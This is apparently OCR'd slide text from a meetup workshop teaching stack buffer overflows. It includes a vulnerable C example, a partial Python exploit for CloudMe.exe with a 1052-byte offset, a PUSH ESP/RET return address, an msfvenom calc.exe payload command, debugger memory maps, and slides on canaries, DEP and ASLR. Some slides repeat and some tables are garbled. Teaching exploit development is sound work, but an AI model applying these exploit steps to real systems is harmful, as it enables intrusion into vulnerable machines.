
```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```




```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```





```
void foo(char[] str) {
    char buf[8];
    memcpy(buf, str);
}
```

```
void bar() {
    foo("AAAABBBBCCCCDDDD");
    // return addr
}
```



# Trampoline





```
import socket


target = "127.0.0.1"

padding1 = b"\x90" * 1052

EIP = b"\x85\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET

NOPS = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
```



The memory address points somewhere in the the .text section of the qt5core.dll library


| 66E3B000<br>68A80000 | 00002000<br>00001000 | A User<br>A User | ".reloc"<br>atscore.dll | IMG<br>IMG | -R    | ERWC - |
|----------------------|----------------------|------------------|-------------------------|------------|-------|--------|
| 68A81000             | 0032E000             | User             | ".text"                 | IMG        | ER    | ERWC-  |
| 68DAF000             | 00002000             | M User           | ".data"                 | IMG        | -KW   | ERWC-  |
| 68DB1000             | 001C8000             | A User           | ".rdata"                | IMG        | -R    | ERWC-  |
| 68F79000             | 0007A000             | A User           | ".eh_fram"              | IMG        | ERWC- | ERWC-  |
| 68FF3000             | 00004000             | A User           | ".bss"                  | IMG        | -RW   | ERWC-  |
| 68FF7000             | 00042000             | & User           | ".edata"                | IMG        | -R    | ERWC-  |
| 69039000             | 00003000             | & User           | ".idata"                | IMG        | -RW   | ERWC-  |
| 6903C000             | 00001000             | & User           | ".CRT"                  | IMG        | -RWC- | ERWC-  |
| 6903D000             | 00001000             | 2 User           | ".tls"                  | IMG        | -RWC- | ERWC-  |
| 6903E000             | 00001000             | & User           | ".rsrc"                 | IMG        | -RWC- | ERWC-  |
| 6903F000             | 00016000             | 2 User           | ".reloc"                | IMG        | -R    | ERWC-  |
| 69900000             | 00001000             | A User           | qt5network.dll          | IMG        | -R    | ERWC-  |

Looking at the disassembly from the debugger, the target address 0x68A842B5 is not aligned with


```
    68A842AE
    68A842BO
    68A842B3
    68A842B3
    68A842B6
    68A842B7
    68A842B7
    68A842B7
    68A842B8
    68A842B8<
```

| 0 | 68A842B5 | 54              | push esp                   |
|---|----------|-----------------|----------------------------|
| 0 | 68A842B6 | C3              | ret                        |
|   | 68A842B7 | 90              | nop                        |
|   | 68A842B8 | 90              | nop                        |
|   | 68A842B9 | 8DB426 00000000 | lea esi,dword ptr ds:[esi] |
|   | 68A842C0 | 53              | push ebx                   |

# Crashing the Application



## Distance to "Return Addr"



### Distance to "Return Addr"

https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html

https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html

#### @zerosum0x0

reverse engineering, penetration testing, exploit development

Saturday, November 26, 2016

#### Overflow Exploit Pattern Generator - Online Tool

Metasploit's pattern generator is a great tool, but Ruby's startup time is abysmally slow. Out of frustration, I made this in-browser online pattern generator written in JavaScript.

#### Generate Overflow Pattern

2000 Generate

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4AAg5Ag6Ag7Ag8Ag9Ah0Ah1
Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3
Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Au1Au2Au3Aw4Aw5Aw6Av7Av8Av9Ay0Ay1Ay2Ay3Ay4Ay5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Ax5Ac8x7Ax8Ax9
Ba48a5Ba6Ba7Ba8Ba9Bb0B1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh6f1

#### Find Overflow Offset

0Bj1 Find
1052


For the unfamiliar, this tool will generate a non-repeating pattern. You drop it into your exploit proof of concept. You crash the program, and see what the value of your instruction pointer register is. You type that value in to find the offset of how his your buffer should be



# [Mitigations] Stack Canaries

**Stack Integrity Protection** 

Random "canary" value added in the stack frame, execution stops if change is detected




# [Mitigations] DEP/NX

Why should EIP even point to stack?

- > Make stack segment non-executable
- Data Execution Prevention (DEP)
- NX (No-Execute)

ar is/CloudMe/CloudMe/CloudMe.exe]



### [Mitigations] ASLR

Address space layout randomization (ASLR)

randomize the base addresses of libraries and other memory areas such as stack

Prevents the "trampoline"

see also Return-Oriented Programming (ROP)

| Address   | Size     | Party   | Info  | Content | Туре | Protection | Initia |
|-----------|----------|---|---|---------|------|------------|--------|
| 000B0000  | 00002000 | & User  |   |         | PRV  | -RW        | -RW    |
| 000C0000  | 00011000 | 🧸 User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 000E0000  | 00011000 | Quence  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 00100000  | 00003000 | Q User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 00110000  | 00002000 | Q User  | (and the state of | ]       | PRV  | -RW        | -RW    |
| 00112000  | 00018000 | g User  | Reserved (00110000)   |         | PRV  |            | -RW    |
| 00130000  | 00011000 | 2 User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 00150000  | 00003000 | 2 User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 00160000  | 00002000 | 2 User  | (Device (nai da iskvordile + (willdows (  | 1       | PRV  | -RW        | -RW    |
| 00162000  | 00002000 | User  | Reserved (00160000)   |         | PRV  | -KW        | -RW    |
|           |          | A User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 00170000  | 00003000 |   |   |         |      | -R         | -R     |
| 00180000  | 00011000 | 🧸 User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | **         |        |
| 001A0000  | 00011000 | 🧸 User  | \Device\HarddiskVolume4\Windows\  |         | MAP  | -R         | -R     |
| 001C0000  | 00002000 | 🧸 User  |   |         | MAP  | -R         | -R     |
| 001D0000  | 00002000 | 🧸 User  |   |         | MAP  | -R         | -R     |
| 001E0000  | 00001000 | 🧸 User  |   |         | MAP  | -R         | -R     |
| 001F0000  | 00004000 | 🧸 User  |   |         | MAP  | -R         | -R     |
| 001F4000  | 00004000 | 🧸 User  | Reserved (001F0000)   |         | MAP  |            | -R     |
| 00200000  | 000AC000 | 🧸 User  | Reserved  |         | PRV  |            | -RW    |
| 002AC000  | 0002E000 | Quence  | PEB, TEB (11044), WoW64 TEB (110  |         | PRV  | -RW        | -RW    |
| 002DA000  | 00004000 | Q User  | Reserved (00200000)   |         | PRV  |            | -RW    |
| 002DE000  | 00018000 | Q User  | TEB (6596), WOW64 TEB (6596), TE  |         | PRV  | -RW        | -RW    |
| 002F6000  | 0010A000 | Q User  | Reserved (00200000)   | ]       | PRV  |            | -RW    |
| 00400000  | 00001000 | 9 User  | cloudme.exe   |         | IMG  | -R         | ERWC-  |
| 00401000  | 00258000 | User  | ".text"   |         | IMG  | ER         | ERWC-  |
| 00659000  | 00001000 | 2 User  | ".data"   |         | IMG  | -RW        | ERWC-  |
| 0065A000  | 0017E000 | 2 User  | ".rdata"  |         | IMG  | -R         | ERWC-  |
| 007D8000  | 0003D000 | 2 User  | ".eh_fram"  |         | IMG  | ERWC-      | ERWC-  |
|           |          |   |   |         |      |            |        |
| 00815000  | 00002000 | & User  | ".bss"  |         | IMG  | -RW        | ERWC-  |
| 00817000  | 00014000 | & User  | ".idata"  |         | IMG  | -RWC-      | ERWC-  |
| 0082B000  | 00001000 | & User  | ".CRT"  |         | IMG  | -RWC-      | ERWC-  |
| 0082C000  | 00001000 | & User  | ".tls"  |         | IMG  | -RWC-      | ERWC-  |
| 0082D000  | 00004000 | 🧸 User  | ".rsrc"   |         | IMG  | -RWC-      | ERWC-  |
| 00840000  | 001F1000 | 🧸 User  | Reserved  |         | PRV  |            | -RW    |
| 00A31000  | 0000F000 | 🧸 User  | Stack (5100)  |         | PRV  | -RW-G      | -RW    |
| 00A40000  | 000FF000 | & User  | Heap (ID 0)   |         | PRV  | -RW        | -RW    |
| 00B3F000  | 00001000 | Que la company de la compan | Reserved (00A40000)   |         | PRV  |            | -RW    |
| 00B40000  | 00035000 | Quence  | Reserved  |         | PRV  |            | -RW    |
| 00B75000  | 0000B000 | Quence  |   |         | PRV  | -RW-G      | -RW    |
| 000880000 | 00035000 | Que la company de la compan | Reserved  |         | PRV  |            | -RW    |
| 00BB5000  | 0000B000 | Q User  |   |         | PRV  | -RW-G      | -RW    |
| 00BC0000  | 00002000 | 8 User  |   |         | PRV  | -RW        | -RW    |
| 00BC2000  | 0000C000 | 8 User  | Reserved (00BC0000)   |         | PRV  |            | -RW    |
| 00BD0000  | 00001000 | 2 User  |   |         | MAP  | -RW        | -RW    |
| 00BE0000  | 0000F000 | 2 User  |   |         | PRV  | -RW        | -RW    |
| 00BEF000  | 00001000 | 2 User  | Reserved (00BE0000)   |         | PRV  | -KH        | -RW    |
|           |          |   |   |         | MAP  | -R         | -R     |
| 00BF0000  | 000CE000 | & User  | \Device\HarddiskVolume4\Windows\  |         | PRV  | -1/        |        |
| 00CC0000  | 001FC000 | & User  | Reserved  |         |      | DW C       | -RW    |
| 00EBC000  | 00004000 | & User  | Stack (8484)  |         | PRV  | -RW-G      | -RW    |
| 00EC0000  | 001FD000 | & User  | Reserved  |         | PRV  |            | -RW    |
| 010BD000  | 00003000 | 🧸 User  | Stack (2280)  |         | PRV  | -RW-G      | -RW    |
| 010C0000  | 00035000 | 🧸 User  | Reserved  |         | PRV  |            | -RW    |
| 010F5000  | 0000B000 | 🧸 User  |   |         | PRV  | -RW-G      | -RW    |
| 01100000  | 001FD000 | Que la company de la compan | Reserved  |         | PRV  |            | -RW    |
| 012FD000  | 00003000 | Q User  | Stack (10992)   |         | PRV  | -RW-G      | -RW    |
|           | 00001000 | 9 User  | atSwidgets.dll  |         | TMG  | -R         | FRWC-  |

# References

Aleph One - Smashing The Stack For Fun And Profit

http://phrack.org/issues/49/14.html





**Award Ceremony** 



# Thanks for your Participation! You did Awesome!!!

Check out the Meetup Page for next events.

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